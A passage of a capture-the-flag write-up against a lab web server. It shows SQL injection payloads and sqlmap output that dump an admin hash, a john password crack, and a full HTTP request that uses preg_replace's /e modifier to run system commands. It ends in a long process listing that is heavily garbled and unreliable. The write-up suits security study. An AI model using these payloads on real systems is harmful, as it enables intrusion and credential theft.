Title: MySOL >= 5.0.12 AND time-based blind
   Payload: username=admin' AND SLEEP(5)-- CwGm&password=password
   Type: UNION query
   Title: Generic UNION query (NULL) - 3 columns
   Payload: username=-7734' UNION ALL SELECT
NULL, CONCAT(0x7178787a71, 0x7553786e4b52567054744647565a4567784b537577465a476f476
74563636e707349544a6c675278,0x7171706b71),NULL-- VkMs&password=password
[14:30:36] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx
back-end DBMS: MySQL >= 5.0
[14:30:36] [INFO] fetching columns for table 'users' in database 'jetadmin'
[14:30:36] [INFO] used SQL query returns 3 entries [14:30:36] [INFO] resumed: "id", "int(11)"
[14:30:36] [INF0] resumed: "username", "varchar(50)"
[14:30:36] [INFO] resumed: "password","varchar(191)"
[14:30:36] [INFO] fetching entries for table 'users' in database 'jetadmin'
[14:30:36] [INFO] used SQL query returns 1 entries
[14:30:36] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing
with other tools [y/N] y
[14:30:38] [INFO] writing hashes to a temporary file
'/tmp/sqlmapSPgpyB9247/sqlmaphashes-kj3W5A.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] v
[14:30:39] [INFO] using hash method 'sha256_generic_passwd'
[14:30:39] [WARNING] no clear password(s) found
Database: jetadmin
Table: users
[1 entry]
+---+
+-----+
| id | username | password
+-----+
| 1 | admin
97114847aa12500d04c0ef3aa6ca1dfd8fca7f156eeb864ab9b0445b235d5084 |
+---+------
[14:30:39] [INFO] table 'jetadmin.users' dumped to CSV file
'/root/.sqlmap/output/www.securewebinc.jet/dump/jetadmin/users.csv'
[14:30:39] [INFO] fetched data logged to text files under
'/root/.sqlmap/output/www.securewebinc.jet'
[*] shutting down at 14:30:39
kali :: ~/HTB #
We used john to crack the hash (SHA256):
kali :: ~/HTB # john --wordlist=/usr/share/wordlists/rockyou.txt hash
--format=Raw-SHA256
1 â□µ
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA256 [SHA256 128/128 AVX 4x])
Press 'q' or Ctrl-C to abort, almost any other key for status
Hackthesystem200 (?)
1g 0:00:00:02 DONE (2018-04-04 14:31) 0.4291g/s 4768Kp/s 4768Kc/s 4768KC/s
Hackwell31..Hackthesystem200
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

```
So, the credentials are:
username: admin
password: Hackthesystem200
We logged in and we found another one flag in the dashboard:
I just got another flag! Check it out: JET{sQl_1nj3ct1ons_4r3_fun!}
So the Flag 4 is : JET{sQl_1nj3ct1ons_4r3_fun!}
#Flag 5 (Command)
By using the email feature inside the dashboard it seems that there is a
preg_replace() in the place (It replaces swearwords):
POST /dirb_safe_dir_rf9EmcEIx/admin/email.php HTTP/1.1
Host: www.securewebinc.jet
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US, en; q=0.5
Referer: http://www.securewebinc.jet/dirb_safe_dir_rf9EmcEIx/admin/dashboard.php
Cookie: PHPSESSID=shaju0e86rq1qtidktnc05tof5
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 311
swearwords%5B%2Ffuck%2Fi%5D=make+love&swearwords%5B%2Fshit%2Fi
%5D=poop&swearwords%5B%2Fass%2Fi%5D=behind&swearwords%5B%2Fdick%2Fi
%5D=penis&swearwords%5B%2Fwhore%2Fi%5D=escort&swearwords%5B%2Fasshole%2Fi
%5D=bad+person&to=test%40test.com&subject=test&message=%3Cp%3Easdasd+fuck%3Cbr
%3E%3C%2Fp%3E&_wysihtml5_mode=1
preg_replace() RCE:
Request:
POST /dirb_safe_dir_rf9EmcEIx/admin/email.php HTTP/1.1
Host: www.securewebinc.jet
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US, en; q=0.5
Referer: http://www.securewebinc.jet/dirb_safe_dir_rf9EmcEIx/admin/dashboard.php
Cookie: PHPSESSID=shaju0e86rq1qtidktnc05tof5
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 275
swearwords%5B%2Ffuck%2Fe%5D=system('ps+aux')&swearwords%5B%2Fshit%2Fi
%5D=poop&swearwords%5B%2Fass%2Fi%5D=behind&swearwords%5B%2Fdick%2Fi
%5D=penis&swearwords%5B%2Fwhore%2Fi%5D=escort&swearwords%5B%2Fasshole%2Fi
%5D=bad+person&to=tony%40a.com&subject=what&message=you+are+a+fuck
Response:
HTTP/1.1 200 OK
Server: nginx/1.10.3 (Ubuntu)
Date: Wed, 04 Apr 2018 18:41:10 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
```

Expires: Thu, 19 Nov 1981 08:52:00 GMT

```
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 46397
<!DOCTYPE html>
<html>
<head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <title>Secureweb Inc. | Email Sender</title>
    <!-- Tell the browser to be responsive to screen width -->
    <meta content="width=device-width, initial-scale=1, maximum-scale=1, user-</pre>
scalable=no" name="viewport">
    <!-- Bootstrap 3.3.7 -->
    <link rel="stylesheet"</pre>
href="/dirb_safe_dir_rf9EmcEIx/admin/bower_components/bootstrap/dist/css/bootstr
ap.min.css">
    <!-- Font Awesome -->
    <link rel="stylesheet"</pre>
href="/dirb_safe_dir_rf9EmcEIx/admin/bower_components/font-awesome/css/font-
awesome.min.css">
    <!-- Ionicons -->
    <link rel="stylesheet"</pre>
href="/dirb_safe_dir_rf9EmcEIx/admin/bower_components/Ionicons/css/ionicons.min.
css">
    <!-- Theme style -->
    <link rel="stvlesheet"</pre>
href="/dirb_safe_dir_rf9EmcEIx/admin/dist/css/AdminLTE.min.css">
   <!-- iCheck -->
    <link rel="stylesheet"</pre>
href="/dirb_safe_dir_rf9EmcEIx/admin/plugins/iCheck/square/blue.css">
   <!-- HTML5 Shim and Respond.js IE8 support of HTML5 elements and media
queries -->
   <!-- WARNING: Respond.js doesn't work if you view the page via file:// -->
    <!--[if lt IE 9]>
    <script src="/dirb_safe_dir_rf9EmcEIx/admin/js/html5shiv.min.js"></script>
    <script src="/dirb_safe_dir_rf9EmcEIx/admin/js/respond.min.js"></script>
    <![endif]-->
</head>
<body class="hold-transition login-page">
<div class="login-box" style="width: 800px;">
    <div class="login-logo">
        <b>Send Email</b>
    </div>
    <div class="login-box-body">
        <i class="fa fa-warning text-warning"></i> <b>Warning:</b> Profanity
filter is applied. Please check message before sending.
            <br>
        <b>To: </b>tony@a.com
        <b>Subject: </b>what
        <b>Message</b>
        <hr>
        >
                                         VS7
                                               RSS TTY
                                                            STAT START
           USER
                       PID %CPU %MEM
                                                                        TTMF
COMMAND
              1 0.0 0.1 185520 5264 ?
                                                     06:08
root
                                                Ss
                                                             0:07 /sbin/init
                                     0 ?
root
              2 0.0 0.0
                             0
                                                S
                                                     06:08
                                                             0:00 [kthreadd]
                                     0 ?
                              0
                                                S
root
             3 0.0 0.0
                                                     06:08
                                                             0:01 [ksoftirqd/0]
                                     0 ?
                                               S<
             5 0.0 0.0
                              0
root
                                                     06:08
                                                             0:00 [kworker/0:0H]
```

| root | 7 | 0.1 | 0.0 | 0 | 0 | ? | S | 06:08 | 0:35 | [rcu_sched] |
|--------------|------------|-----|-----|--------|---|--------|------------|-------|------|----------------------------|
| root | 8 | 0.0 | 0.0 | 0 | 0 | ? | S | 06:08 | 0:00 | [rcu_bh] |
| root | 9 | 0.0 | 0.0 | 0 | 0 | ? | S | 06:08 | 0:00 | [migration/0] |
| root | 10 | 0.0 | 0.0 | 0 | 0 | ? | S | 06:08 | 0:00 | [watchdog/0] |
| root | 11 | 0.0 | 0.0 | 0 | 0 | ? | S | 06:08 | 0:00 | [watchdog/1] |
| root | 12 | 0.0 | 0.0 | 0 | 0 | ? | S | 06:08 | 0:00 | [migration/1] |
| root | 13 | 0.0 | 0.0 | Ö | 0 | ? | S | 06:08 | 0:25 | [ksoftirqd/1] |
| root | 15 | 0.0 | 0.0 | Ō | 0 | ? | S< | 06:08 | 0:00 | [kworker/1:0H] |
| root | 16 | 0.0 | 0.0 | 0 | 0 | ? | S | 06:08 | 0:00 | [kdevtmpfs] |
| | 17 | 0.0 | 0.0 | 0 | 0 | ? | S< | 06:08 | 0:00 | [netns] |
| root | | | | | | ? | | | | |
| root | 18 | 0.0 | 0.0 | 0 | 0 | | S< | 06:08 | 0:00 | [perf] |
| root | 19 | 0.0 | 0.0 | 0 | 0 | ? | S | 06:08 | 0:00 | [khungtaskd] |
| root | 20 | 0.0 | 0.0 | 0 | 0 | ? | S< | 06:08 | 0:00 | [writeback] |
| root | 21 | 0.0 | 0.0 | 0 | 0 | ? | SN | 06:08 | 0:00 | [ksmd] |
| root | 22 | 0.0 | 0.0 | 0 | 0 | ? | SN | 06:08 | 0:00 | [khugepaged] |
| root | 23 | 0.0 | 0.0 | 0 | 0 | ? | S< | 06:08 | 0:00 | [crypto] |
| root | 24 | 0.0 | 0.0 | 0 | 0 | ? | S< | 06:08 | 0:00 | [kintegrityd] |
| root | 25 | 0.0 | 0.0 | 0 | 0 | ? | S< | 06:08 | 0:00 | [bioset] |
| root | 26 | 0.0 | 0.0 | 0 | 0 | ? | S< | 06:08 | 0:00 | [kblockd] |
| root | 27 | 0.0 | 0.0 | 0 | 0 | ? | S< | 06:08 | 0:00 | [ata_sff] |
| root | 28 | 0.0 | 0.0 | 0 | 0 | ? | S< | 06:08 | 0:00 | [md] |
| root | 29 | 0.0 | 0.0 | 0 | 0 | ? | S< | 06:08 | 0:00 | [devfreq_wq] |
| root | 34 | 0.0 | 0.0 | Θ | 0 | ? | S | 06:08 | 0:06 | [kswapd0] |
| root | 35 | 0.0 | 0.0 | 0 | 0 | ? | S< | 06:08 | 0:00 | [vmstat] |
| root | 36 | 0.0 | 0.0 | Õ | 0 | ? | S | 06:08 | 0:00 | [vmocac] |
| [fsnotify_ma | | 0.0 | 0.0 | Ü | Ū | • | J | 00.00 | 0.00 | |
| root | 37 | 0.0 | 0.0 | 0 | 0 | ? | S | 06:08 | 0.00 | [ecryptfs- |
| kthrea] | 57 | 0.0 | 0.0 | O | Ü | • | J | 00.00 | 0.00 | [corypers |
| root | 53 | 0.0 | 0.0 | 0 | 0 | ? | S< | 06:08 | 0:00 | [kthrotld] |
| root | 54 | 0.0 | 0.0 | o O | 0 | ? | S< | 06:08 | 0:00 | [Kem octu] |
| [acpi_therm | | | 0.0 | O | U | • | J \ | 00.00 | 0.00 | |
| root | 55 | 0.0 | 0.0 | 0 | 0 | ? | S< | 06:08 | 0:00 | [bioset] |
| root | 56 | 0.0 | 0.0 | 0 | 0 | ? | S< | 06:08 | 0:00 | [bioset] |
| root | 57 | 0.0 | 0.0 | 0 | 0 | ? | S< | 06:08 | 0:00 | [bioset] |
| root | 58 | 0.0 | 0.0 | 0 | 0 | ? | S< | 06:08 | 0:00 | [bioset] |
| root | 59 | 0.0 | 0.0 | 0 | 0 | ; ? | S< | 06:08 | 0:00 | [bioset] |
| | 60 | 0.0 | 0.0 | 0 | 0 | ; ? | S< | 06:08 | 0:00 | [bioset] |
| root | | | | | | | | | | |
| root | 61 | 0.0 | 0.0 | 0 | 0 | ? | S< | 06:08 | 0:00 | [bioset] |
| root | 62 | 0.0 | 0.0 | 0 | 0 | ? | S< | 06:08 | | [bioset] |
| root | 63 | 0.0 | 0.0 | 0 | | ? | S | 06:08 | 0:00 | |
| root | 64 | 0.0 | 0.0 | 0 | | ? | S< | 06:08 | 0:00 | [scsi_tmf_0] |
| root | 65 | 0.0 | 0.0 | 0 | | ? | S | 06:08 | 0:00 | [scsi_eh_1] |
| root | 66 | 0.0 | 0.0 | 0 | | ? | S< | 06:08 | 0:00 | [scsi_tmf_1] |
| root | 72 | 0.0 | 0.0 | Θ | 0 | ? | S< | 06:08 | 0:00 | |
| [ipv6_addrc | | | | | | | | | | |
| root | 85 | 0.0 | 0.0 | 0 | | ? | S< | 06:08 | 0:00 | [deferwq] |
| root | 86 | 0.0 | 0.0 | 0 | 0 | ? | S< | 06:08 | 0:00 | |
| [charger_ma | • | - | | | | | | | | |
| root | 137 | 0.0 | 0.0 | 0 | 0 | ? | S< | 06:08 | 0:00 | [bioset] |
| root | 138 | 0.0 | 0.0 | 0 | 0 | ? | S< | 06:08 | 0:00 | [bioset] |
| root | 139 | 0.0 | 0.0 | 0 | 0 | ? | S< | 06:08 | 0:00 | [bioset] |
| root | 140 | 0.0 | 0.0 | 0 | 0 | ? | S< | 06:08 | 0:00 | [bioset] |
| root | 141 | 0.0 | 0.0 | 0 | 0 | ? | S< | 06:08 | | [bioset] |
| root | 142 | 0.0 | 0.0 | 0 | 0 | ? | S< | 06:08 | | [bioset] |
| root | 143 | 0.0 | 0.0 | 0 | | ? | S< | 06:08 | | [bioset] |
| root | 144 | 0.0 | 0.0 | 0 | 0 | ? | S< | 06:08 | | [bioset] |
| root | 145 | 0.0 | 0.0 | 0 | 0 | ? | S< | 06:08 | 0:00 | [mpt_poll_0] |
| root | 146 | 0.0 | 0.0 | 0 | 0 | ? | S< | 06:08 | 0:00 | [mpt/0] |
| root | 147 | 0.0 | 0.0 | 0 | 0 | ? | S | 06:08 | 0:00 | [scsi_eh_2] |
| root | 148 | 0.0 | 0.0 | 0 | | ? | S< | 06:08 | 0:00 | [scsi_tmf_2] |
| root | 149 | 0.0 | 0.0 | 0 | | ? ? | 3\ S< | 06:08 | 0:00 | |
| root | 149 150 | 0.0 | 0.0 | 0 | | ? | 5< S | 06:08 | 0:00 | [kpsmoused] [scsi_eh_3] |
| root | 151 | 0.0 | 0.0 | 0 | | ? | Տ Տ< | 06:08 | 0:00 | [scsi_tmf_3] |
| root | 151 | 0.0 | 0.0 | 0 | | ? | 5< S | 06:08 | 0:00 | [scsi_eh_4] |
| 1001 | 192 | 0.0 | 0.0 | U | 9 | | J | 00.00 | 0.00 | [3631_611_4] |

| root | 153 | 0.0 | 0.0 | Θ | 0 | ? | S< | 06:08 | 0:00 | [scsi_tmf_4] |
|------|-----|-----|-----|---|---|---|----|-------|------|----------------|
| root | 154 | 0.0 | 0.0 | 0 | 0 | | S | 06:08 | 0:00 | [scsi_eh_5] |
| root | 155 | 0.0 | 0.0 | 0 | ē | | S< | 06:08 | 0:00 | [scsi_tmf_5] |
| | | | | | | | | | | |
| root | 156 | 0.0 | 0.0 | 0 | 0 | | S | 06:08 | 0:00 | [scsi_eh_6] |
| root | 157 | 0.0 | 0.0 | 0 | 0 | | S< | 06:08 | 0:00 | [scsi_tmf_6] |
| root | 158 | 0.0 | 0.0 | 0 | 0 | | S | 06:08 | 0:00 | [scsi_eh_7] |
| root | 159 | 0.0 | 0.0 | Θ | 0 | ? | S< | 06:08 | 0:00 | [scsi_tmf_7] |
| root | 160 | 0.0 | 0.0 | 0 | 0 | ? | S | 06:08 | 0:00 | [scsi_eh_8] |
| root | 161 | 0.0 | 0.0 | 0 | ē | | S< | 06:08 | 0:00 | [scsi_tmf_8] |
| | | | | | | | | | | |
| root | 162 | 0.0 | 0.0 | 0 | 0 | | S | 06:08 | 0:00 | [scsi_eh_9] |
| root | 163 | 0.0 | 0.0 | 0 | 0 | | S< | 06:08 | 0:00 | [scsi_tmf_9] |
| root | 164 | 0.0 | 0.0 | Θ | 0 | | S | 06:08 | 0:00 | [scsi_eh_10] |
| root | 165 | 0.0 | 0.0 | Θ | 0 | ? | S< | 06:08 | 0:00 | [scsi_tmf_10] |
| root | 166 | 0.0 | 0.0 | 0 | 0 | ? | S | 06:08 | 0:00 | [scsi_eh_11] |
| root | 167 | 0.0 | 0.0 | 0 | e | | S< | 06:08 | 0:00 | [scsi_tmf_11] |
| | | | | | 0 | | | | | |
| root | 168 | 0.0 | 0.0 | 0 | | | S | 06:08 | 0:00 | [scsi_eh_12] |
| root | 169 | 0.0 | 0.0 | 0 | 0 | | S< | 06:08 | 0:00 | [scsi_tmf_12] |
| root | 170 | 0.0 | 0.0 | 0 | 0 | | S | 06:08 | 0:00 | [scsi_eh_13] |
| root | 171 | 0.0 | 0.0 | 0 | 0 | ? | S< | 06:08 | 0:00 | [scsi_tmf_13] |
| root | 172 | 0.0 | 0.0 | 0 | 0 | ? | S | 06:08 | 0:00 | [scsi_eh_14] |
| root | 173 | 0.0 | 0.0 | 0 | e | | S< | 06:08 | 0:00 | [scsi_tmf_14] |
| | 174 | 0.0 | 0.0 | 0 | 0 | | S | 06:08 | 0:00 | [scsi_eh_15] |
| root | | | | | | | | | | |
| root | 175 | 0.0 | 0.0 | 0 | 0 | | S< | 06:08 | 0:00 | [scsi_tmf_15] |
| root | 176 | 0.0 | 0.0 | 0 | 0 | | S | 06:08 | 0:00 | [scsi_eh_16] |
| root | 177 | 0.0 | 0.0 | 0 | 0 | ? | S< | 06:08 | 0:00 | [scsi_tmf_16] |
| root | 178 | 0.0 | 0.0 | 0 | 0 | ? | S | 06:08 | 0:00 | [scsi_eh_17] |
| root | 179 | 0.0 | 0.0 | 0 | 0 | | S< | 06:08 | 0:00 | [scsi_tmf_17] |
| root | 180 | 0.0 | 0.0 | 0 | 0 | | S | 06:08 | 0:00 | [scsi_eh_18] |
| | | | | | | | | | | |
| root | 181 | 0.0 | 0.0 | 0 | 0 | | S< | 06:08 | 0:00 | [scsi_tmf_18] |
| root | 182 | 0.0 | 0.0 | 0 | 0 | | S | 06:08 | 0:00 | [scsi_eh_19] |
| root | 183 | 0.0 | 0.0 | 0 | 0 | ? | S< | 06:08 | 0:00 | [scsi_tmf_19] |
| root | 184 | 0.0 | 0.0 | 0 | 0 | ? | S | 06:08 | 0:00 | [scsi_eh_20] |
| root | 185 | 0.0 | 0.0 | 0 | 0 | | S< | 06:08 | 0:00 | [scsi_tmf_20] |
| root | 186 | 0.0 | 0.0 | 0 | ē | | S | 06:08 | 0:00 | [scsi_eh_21] |
| | | | | | | | | | | |
| root | 187 | 0.0 | 0.0 | 0 | 0 | | S< | 06:08 | 0:00 | [scsi_tmf_21] |
| root | 188 | 0.0 | 0.0 | 0 | 0 | | S | 06:08 | 0:00 | [scsi_eh_22] |
| root | 189 | 0.0 | 0.0 | 0 | 0 | ? | S< | 06:08 | 0:00 | [scsi_tmf_22] |
| root | 190 | 0.0 | 0.0 | Θ | 0 | ? | S | 06:08 | 0:00 | [scsi_eh_23] |
| root | 191 | 0.0 | 0.0 | 0 | 0 | ? | S< | 06:08 | 0:00 | [scsi_tmf_23] |
| root | 192 | 0.0 | 0.0 | 0 | e | | S | 06:08 | 0:00 | [scsi_eh_24] |
| | 193 | 0.0 | 0.0 | | | ? | S< | 06:08 | 0:00 | [scsi_tmf_24] |
| root | | | | 0 | | | | | | |
| root | 194 | 0.0 | 0.0 | 0 | 0 | | S | 06:08 | 0:00 | [scsi_eh_25] |
| root | 195 | 0.0 | 0.0 | 0 | 0 | | S< | 06:08 | 0:00 | [scsi_tmf_25] |
| root | 196 | 0.0 | 0.0 | 0 | 0 | ? | S | 06:08 | 0:00 | [scsi_eh_26] |
| root | 197 | 0.0 | 0.0 | 0 | 0 | ? | S< | 06:08 | 0:00 | [scsi_tmf_26] |
| root | 198 | 0.0 | 0.0 | 0 | 0 | | S | 06:08 | 0:00 | [scsi_eh_27] |
| root | 199 | 0.0 | 0.0 | Ō | ē | | S< | 06:08 | 0:00 | [scsi_tmf_27] |
| | | | | | | | | | | |
| root | 200 | 0.0 | 0.0 | 0 | 0 | | S | 06:08 | 0:00 | [scsi_eh_28] |
| root | 201 | 0.0 | 0.0 | 0 | 0 | | S< | 06:08 | 0:00 | [scsi_tmf_28] |
| root | 202 | 0.0 | 0.0 | 0 | 0 | | S | 06:08 | 0:00 | [scsi_eh_29] |
| root | 203 | 0.0 | 0.0 | 0 | 0 | ? | S< | 06:08 | 0:00 | [scsi_tmf_29] |
| root | 204 | 0.0 | 0.0 | 0 | 0 | ? | S | 06:08 | 0:00 | [scsi_eh_30] |
| root | 205 | 0.0 | 0.0 | 0 | e | | S< | 06:08 | 0:00 | [scsi_tmf_30] |
| | | | | | 0 | | S | | | |
| root | 206 | 0.0 | 0.0 | 0 | | | | 06:08 | 0:00 | [scsi_eh_31] |
| root | 207 | 0.0 | 0.0 | 0 | 0 | | S< | 06:08 | 0:00 | [scsi_tmf_31] |
| root | 264 | 0.0 | 0.0 | 0 | 0 | | S< | 06:08 | 0:00 | [bioset] |
| root | 266 | 0.0 | 0.0 | 0 | 0 | ? | S< | 06:08 | 0:00 | [kworker/1:1H] |
| root | 268 | 0.0 | 0.0 | 0 | 0 | | S< | 06:08 | 0:00 | [kworker/0:1H] |
| root | 269 | 0.0 | 0.0 | Ō | ē | | S | 06:08 | 0:00 | [scsi_eh_32] |
| root | 270 | 0.0 | 0.0 | 0 | 0 | | S< | 06:08 | 0:00 | [scsi_tmf_32] |
| | | | | | | | | | | |
| root | 271 | 0.0 | 0.0 | 0 | 0 | | S< | 06:08 | 0:00 | [bioset] |
| root | 272 | 0.0 | 0.0 | 0 | 0 | | S< | 06:08 | 0:00 | [ttm_swap] |
| root | 356 | 0.0 | 0.0 | 0 | 0 | | S< | 06:08 | 0:00 | [raid5wq] |
| root | 381 | 0.0 | 0.0 | 0 | 0 | ? | S< | 06:08 | 0:00 | [kdmflush] |
| | | | | | | | | | | - |

| root | | | | | | | | | | |
|---|--|--|---|--|--|--------------------------|--|---|--|---|
| | 382 | 0.0 | 0.0 | 0 | 0 | ? | S< | 06:08 | 0:00 | [bioset] |
| root | 391 | 0.0 | 0.0 | 0 | 0 | ? | S< | 06:08 | 0:00 | [kdmflush] |
| root | 393 | 0.0 | 0.0 | 0 | | ? | S< | 06:08 | | [bioset] |
| root | 402 | 0.0 | 0.0 | Õ | | ? | S< | 06:08 | | [bioset] |
| | | | | | | | | | | |
| root | 431 | 0.0 | 0.0 | 0 | | | S | 06:08 | | [jbd2/dm-0-8] |
| root | 432 | 0.0 | 0.0 | 0 | Θ | ? | S< | 06:08 | 0:00 | [ext4-rsv- |
| conver] | | | | | | | | | | |
| www-data | 484 | 0.0 | 0.0 | 0 | 0 | ? | Z | 07:54 | 0:00 | [sh] <defunct></defunct> |
| root | 489 | 0.0 | 0.0 | Θ | 0 | ? | S< | 06:08 | 0:00 | [iscsi_eh] |
| root | 491 | 0.8 | 0.2 | 40720 | 9304 | | Ss | 06:08 | 4:25 | |
| /lib/system | | | | | | • | | 00.00 | | |
| root | 504 | 0.0 | 0.0 | 0 | Θ | ? | S | 06:08 | 0.06 | [kauditd] |
| | | | | _ | | | | | | |
| root | 517 | 0.0 | 0.0 | 0 | | ? | S< | 06:08 | | [ib_addr] |
| root | 518 | 0.0 | 0.0 | 102972 | 1232 | ? | Ss | 06:08 | 0:00 | /sbin/lvmetad |
| -f | | | | | | | | | | |
| root | 521 | 0.0 | 0.0 | 0 | 0 | ? | S< | 06:08 | 0:00 | [ib_mcast] |
| root | 522 | 0.0 | 0.0 | 0 | 0 | ? | S< | 06:08 | 0:00 | [ib_nl_sa_wq] |
| root | 524 | 0.0 | 0.0 | 0 | 0 | ? | S< | 06:08 | 0:00 | |
| root | 525 | 0.0 | 0.0 | 0 | | ? | S< | 06:08 | 0:00 | |
| root | 526 | 0.0 | 0.0 | 0 | 0 | ? | S< | 06:08 | | [rdma_cm] |
| | | | | | | ? | | | | |
| www-data | 537 | 0.0 | 0.0 | 0 | 0 | | Z | 07:54 | | [sh] <defunct></defunct> |
| root | 556 | 0.0 | 0.1 | 45244 | 4196 | ? | Ss | 06:08 | 0:01 | |
| /lib/system | d/sys | temd- | udevo | d | | | | | | |
| www-data | 601 | 0.0 | 0.0 | 4464 | 700 | ? | S | 07:55 | 0:00 | /bin/sh -c |
| /bin/sh | | | | | | | | | | |
| www-data | 602 | 0.0 | 0.0 | 4464 | 736 | ? | S | 07:55 | 0:00 | /bin/sh |
| www-data | 655 | 0.0 | 0.1 | 32140 | 6572 | | S | 07:56 | | python -c |
| import pty; | | | | in/sh") | 0012 | • | J | 07.50 | 0.00 | py chon c |
| | | - | • | | 1664 | n+0/2 | Col | 07.56 | 0.00 | /hin/oh |
| www-data | 656 | 0.0 | 0.0 | 4464 | | pts/3 | Ss+ | 07:56 | | /bin/sh |
| www-data | 680 | 0.0 | 0.0 | 0 | | ? | Z | 07:56 | | [sh] <defunct></defunct> |
| www-data | 701 | 0.0 | 0.0 | 0 | | ? | Z | 07:56 | | [sh] <defunct></defunct> |
| www-data | 807 | 0.0 | 0.0 | 0 | 0 | ? | Z | 07:57 | 0:00 | [sh] <defunct></defunct> |
| root | 826 | 0.0 | 0.0 | 0 | 0 | ? | S< | 06:08 | 0:00 | [ext4-rsv- |
| conver] | | | | | | | | | | _ |
| systemd+ | 857 | 0.0 | 0.0 | 100324 | 2264 | ? | Ssl | 06:08 | 0:00 | |
| /lib/system | | | | | | | | | | |
| | | | C = C C | , u | | | | 00.00 | 0 - 00 | /sbin/auditd |
| - | - | | 0 0 | 94040 | 2308 | 2 | S <s1< td=""><td>10h 10X</td><td>(1)・マン</td><td></td></s1<> | 10h 10X | (1)・マン | |
| root | 868 | 0.1 | 0.0 | 94040 | 2308 | ? | S <sl< td=""><td>06:08</td><td>0:32</td><td>/ SDIII/ ddditd</td></sl<> | 06:08 | 0:32 | / SDIII/ ddditd |
| root -n | 868 | 0.1 | | | | | | | | |
| root -n www-data | - | | | 94040 252512 | 2308 8080 | | S <sl< td=""><td>07:58</td><td></td><td>php-fpm: pool</td></sl<> | 07:58 | | php-fpm: pool |
| root -n www-data www | 868 870 | 0.1 | 0.2 | 252512 | 8080 | ? | S | 07:58 | 0:00 | php-fpm: pool |
| root -n www-data | 868 | 0.1 | 0.2 | | | ? | | | 0:00 | |
| root -n www-data www | 868870884 | 0.1 0.0 0.0 | 0.2 | 252512 | 8080 | ? | s s | 07:58 | 0:00 | <pre>php-fpm: pool php-fpm: pool</pre> |
| root -n www-data www www-data | 868 870 | 0.1 | 0.2 | 252512 | 8080 | ? | S | 07:58 | 0:00 | php-fpm: pool |
| root -n www-data www www-data www | 868870884 | 0.1 0.0 0.0 | 0.2 | 252512 252512 | 8080 8084 | ? | s s | 07:58 07:58 | 0:00 | <pre>php-fpm: pool php-fpm: pool</pre> |
| root -n www-data www www-data www www-data www | 868870884885 | 0.1 0.0 0.0 | 0.2 0.2 0.2 | 252512 252512 252512 | 8080 8084 8092 | ? ? | s s s | 07:58 07:58 07:58 | 0:00 0:00 0:00 | <pre>php-fpm: pool php-fpm: pool php-fpm: pool</pre> |
| root -n www-data www www-data www www-data www www-data | 868870884885946 | 0.1 0.0 0.0 0.0 | 0.2 0.2 0.2 0.0 | 252512 252512 252512 0 | 8080 8084 8092 0 | ? ? ? | s s s | 07:58 07:58 07:58 | 0:00 0:00 0:00 0:00 | <pre>php-fpm: pool php-fpm: pool php-fpm: pool [sh] <defunct></defunct></pre> |
| root -n www-data www www-data www www-data www www-data www www-data | 868 870 884 885 946 995 | 0.1 0.0 0.0 0.0 0.0 | 0.2 0.2 0.2 0.0 0.0 | 252512 252512 252512 0 0 | 8080 8084 8092 0 | ? ? ? ? ? | S S S Z Z | 07:58 07:58 07:58 07:58 07:59 | 0:00 0:00 0:00 0:00 0:00 | <pre>php-fpm: pool php-fpm: pool php-fpm: pool</pre> |
| root -n www-data www www-data www www-data www www-data www-data root | 868 870 884 885 946 995 1002 | 0.1 0.0 0.0 0.0 | 0.2 0.2 0.2 0.0 | 252512 252512 252512 0 | 8080 8084 8092 0 | ? ? ? ? ? | s s s | 07:58 07:58 07:58 | 0:00 0:00 0:00 0:00 | <pre>php-fpm: pool php-fpm: pool php-fpm: pool [sh] <defunct></defunct></pre> |
| root -n www-data www www-data www www-data www www-data root /usr/sbin/a | 868 870 884 885 946 995 1002 cpid | 0.1 0.0 0.0 0.0 0.0 0.0 | 0.2 0.2 0.2 0.0 0.0 | 252512 252512 252512 0 0 4396 | 8080 8084 8092 0 0 1216 | ? ? ? ? ? ? | S S S Z Z Ss | 07:58 07:58 07:58 07:58 07:59 06:08 | 0:00 0:00 0:00 0:00 0:00 0:00 | <pre>php-fpm: pool php-fpm: pool php-fpm: pool [sh] <defunct> [sh] <defunct></defunct></defunct></pre> |
| root -n www-data www www-data www www-data www www-data root /usr/sbin/a root | 868 870 884 885 946 995 1002 | 0.1 0.0 0.0 0.0 0.0 | 0.2 0.2 0.2 0.0 0.0 | 252512 252512 252512 0 0 | 8080 8084 8092 0 | ? ? ? ? ? ? | S S S Z Z | 07:58 07:58 07:58 07:58 07:59 | 0:00 0:00 0:00 0:00 0:00 0:00 | <pre>php-fpm: pool php-fpm: pool php-fpm: pool [sh] <defunct></defunct></pre> |
| root -n www-data www www-data www www-data www www-data www-data root /usr/sbin/a root -f | 868 870 884 885 946 995 1002 cpid 1030 | 0.1 0.0 0.0 0.0 0.0 0.0 0.0 | 0.2 0.2 0.2 0.0 0.0 0.0 | 252512 252512 252512 0 0 4396 27732 | 8080 8084 8092 0 1216 2376 | ? ? ? ? ? | S S S Z Z SS SS | 07:58 07:58 07:58 07:58 07:59 06:08 | 0:00 0:00 0:00 0:00 0:00 0:00 | <pre>php-fpm: pool php-fpm: pool php-fpm: pool [sh] <defunct> [sh] <defunct></defunct></defunct></pre> |
